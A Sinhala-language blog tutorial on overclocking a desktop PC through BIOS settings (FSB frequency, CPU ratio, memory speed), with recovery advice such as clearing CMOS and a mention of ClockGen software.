පරිගණකයේ බයෝස් වැඩසටහන වෙත යොමු වෙන්න. මං හිතන්නේ ඔයාලා බයෝස් ගැන මේ වෙනකොට හොද අවබෝදෙකින් ඉන්නේ. මං කලින් පෝස්ට් එකක ඒ ගැන විස්තර කලා. නොබලපු අය මෙතනින් ඒක බලලම ඉන්න. ඉතින් අපිට මේ බයෝස් වැඩසටහන තුලදී දක්නට ලැබෙනවා CPU Ratio කියන කොටස. ඒ කොටසින් පසුව තියන සැකසුම් වෙනස් කිරීමයි අපි කරන්න යන්නේ. ඊට කලින් අපි බලමු සකසනයේ වේගය කොහොමද පවතින්නේ කියලා

අපි දන්නවා වේගය මනින්නේ ගිගාහර්ට්ස් වලින්. සාමනයෙන් සකසන වල වේගයන් 1.6 සිට 3.0 දක්වා ප්‍රමාණ වලින් අද වෙනකොට පවතිනවා. (මීට අඩු වේගයින් පැවතුනා. දැන් ඒවා බාවිතයේ නැති හින්දයි මේ ප්‍රමාණය දක්වන්නේ) ඉතින් මේ වේගය කියන්නේ මොකක්ද? "මවුපුවරුව හා මවුපුවරුවට සම්බන්ද මතකපත් මෙන්ම වෙනත් කාඩ් පත් සමග වැඩකල හැකි ඝටිකා වේගය" ඔයාලට දල අදහසක් එන්න ඇති නේද? හරි. අපි ඒකට කියනව system-clock speed එක කියලා. මේක මනින්නෙ කොහොමද? උදාහරණයක් ගමු.


අපේ පරිගණකයේ සකසනය Core 2 Duo chip සමග 1,066MHz බස් වේගයක් සහිතයි කියලා හිතමු. මේ සකසනයේ ඝටිකා වේගය එහෙම් නැත්නම් clock speed එක වෙන්නේ  266MHz ප්‍රමාණයක්

හරි, අපි එහෙනම් දැන් Overclocking  කිරීම් පටන් ගමු. බයෝස් වල ඇති Advanced Chipset Features" හරි "Chipset Configuration." කියන එකට යන්න. එක් එක් මවුපුවරු නිශ්පාදකය එක එක නම් බාවිත කරනවා. ඉතින් මේ වචන නැතත් මීට සමාන අදහසක් දෙන වචන කීපයක් තියෙන්නෙ පුලුවන්. ඊලගට අපිට දකින්න ලැබෙයි FSB Frequency කියන එක. ඉතින් මෙතනදී අපිට පුලුවන් සකසනයේ ඝටිකා වේගය වැඩි කරගන්න. ඒ වෙනස් කම රදා පවතින්නේ මවුපුවරුව සහය දක්වන ප්‍රමාණයටයි. ඉතින් තියන ඝටිකා වේගය වගේ සියයට 5 වැඩි කිරීම තමයි සම්මත ක්‍රමය.

පහල රූපයේ බලන්න,
සම්මත මට්ටමේදී 2GHz වේගයක් ලබා දුන්න සකසනයේ ඝටිකා වේගය 200MHz. මේ අගය 225MHz දක්වා වැඩි කරපුවාම සකසනයේ වේගය 2.25GHz දක්වා වැඩිවෙනවා.


පියවර අංක 4 - තාවකාලික මතකය Overclocking  කිරීම 

මෙතනදී තාවකාලික මතකයේ සැකසුම් ලබාදීමේ වේගය වෙනස් කිරීමක් සිදු වෙනවා. දැනට බාවිත කරන වේගය පෙන්නුම් කරන අතරම අපිට බාවිත කලහැකි උපරිම වේගය ලබාදෙන්න් පුලුවන්. උදාහරණයක් ලෙස DDR3 1,333MHz සකසන වේගයක් සහිත මතක පතක්,1,450MHz සකසන වේගයක් බවට පත් කරන්න පුලුවන්.

Newer motherboards typically let you directly set memory speed.

ඉතින් මේ සැකසුම් අවසානයේදී පරිගණකය රීස්ටාට් කරන්න. සමහර අවස්තා වලදී එක් එක් දෝශ පණිවිඩයන් දෙන්න පුලුවන්. ඒ වගේ වෙලාවල් වලදී නැවතත් බයෝස් වැඩසටහනට ගොස් අපි ලබා දුන් අගයන් වලට වඩා අඩු අගයන් ලබාදීමෙන් මේ ගැටලුකාරී තත්වයන්ගෙන් ගැලවෙන්න පුලුවන්. ඉතින් සමහර මවු පුවරු, උදාහරණයක් විදියට Asus වගේ මවු පුවරු අපි මේ කල සැකසුම් වල දෝෂ පවතිනවා නම් ඒ සැකසුම් බාර නොගෙන default තත්වයෙන් පරිගණකය ක්‍රියාත්මක කරනවා. එහෙමත් පරිගණකය ක්‍රියාත්මක වෙන්නේ නැත්නම් CMOS බැටරිය ගලවලා CMOS මතකය පිරිසිදු කිරීමෙන් යලිත් පුරුදු පරිදි පරිගණකය ක්‍රියාත්මක කරගන්න පුලුවන්.

ඉතින් බයෝස් වලින් මේ දේ කරගන්න තරම් තේරුමක් නැති අයට Overclocking  කිරීමට බාවිත කරන්න පුලුවන් සරල මෘදුකාංගයන් තියනවා. උදාහරණ විදියට පහල මෘදුකාංගයන් දක්වන්න පුලුවන්. ඉතින් අවබෝධයෙන් බාවිතා කරලා අඩු වේගයෙන් දුවන ඔයාලගේ  පරිගණකය වේගවත් කරගන්න් උත්සාහා කරන්න.

Essential Overclocking Software Kit
ClockGen 1.0.5.3


About the author
Eranda Dayawansa
Eranda Dayawansa is a Microsoft Certified ICT Instructor and Blogger from 2008 who loves all Things of Information Technology. He is also the chief editor at his blog – HelpITLanka which shares new exciting and informative discoveries found from surfing the net.

Popular Posts

FaceBook

www.facebook.com/hacker.Jm

Flag Counter

Flag Counter

Followers

About Me

යහලුවනේ මම යහලුවන්ට වැදගත් කියල හිතෙන ලිපි දාලා තියෙනවා. මීට මම ඉෂාන් එම්. ජයමහ
Powered by Blogger.